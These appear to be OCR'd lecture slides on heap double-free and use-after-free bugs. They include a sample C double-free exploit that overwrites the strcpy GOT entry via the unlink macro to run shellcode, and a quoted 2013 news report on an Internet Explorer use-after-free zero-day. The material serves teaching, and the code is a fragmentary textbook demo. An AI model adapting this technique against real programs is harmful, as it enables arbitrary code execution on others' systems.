
After First Call to free()



After Second Call to free()




After malloc() Has Been Called



After Another malloc()

Same chunk will be returned… (why?)



After another malloc, pointers will be read from here as if it pointed to a free chunk (why?)

One will be interpreted as address, the other as value (why?)

Sample Double-Free Exploit Code

```
static char *GOT_LOCATION = (char *)0x0804c98c;
static char shellcode[] =
  "\xeb\x0cjump12chars_"
  "\x90\x90\x90\x90\x90\x90\x90\x90"

int main(void){
  int size = sizeof(shellcode);
  void *shellcode_location;
  void *first, *second, *third, *fourth;
  void *fifth, *sixth, *seventh;
  shellcode_location = (void *)malloc(size);
  strcpy(shellcode_location, shellcode);
  first = (void *)malloc(256);
  second = (void *)malloc(256);
  third = (void *)malloc(256);
  fourth = (void *)malloc(256);
  free(first);
  free(third);
  fifth = (void *)malloc(128);
  free(first);
  sixth = (void *)malloc(256);
  *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
  *((void **)(sixth+4))=(void *)shellcode_location;
  seventh = (void *)malloc(256);
  strcpy(fifth, "something");
  return 0;
}
```

"first" chunk free'd for the second time

This malloc returns a pointer to the same chunk as was referenced by "first"

The GOT address of the strcpy() function (minus 12) and the shellcode location are placed into this memory

This malloc returns same chunk yet again (why?) unlink() macro copies the address of the shellcode into the address of the strcpy() function in the Global Offset Table - GOT (how?)

When strcpy() is called, control is transferred to shellcode… needs to jump over the first 12 bytes (overwritten by unlink)

Use-After-Free in the Real World

[ThreatPost, September 17, 2013]

The attacks are targeting IE 8 and 9 and there's no patch for the vulnerability right now… The vulnerability exists in the way that Internet Explorer accesses an object in memory that has been deleted or has not been properly allocated. The vulnerability may corrupt memory in a way that could allow an attacker to execute arbitrary code…

The exploit was attacking a **Use After Free vulnerability** in IE's HTML rendering engine (mshtml.dll) and was implemented entirely in Javascript (no dependencies on Java, Flash etc), but did depend on a Microsoft Office DLL which was not compiled with ASLR (Address Space Layout Randomization) enabled.

The purpose of this DLL in the context of this exploit is to bypass ASLR by providing executable code at known addresses in memory, so that a hardcoded ROP (Return Oriented Programming) chain can be used to mark the pages containing shellcode (in the form of Javascript strings) as executable…

The most likely attack scenarios for this vulnerability are the typical link in an email or drive-by download.

MICROSOFT WARNS OF NEW IE ZERO DAY, EXPLOIT IN THE WILD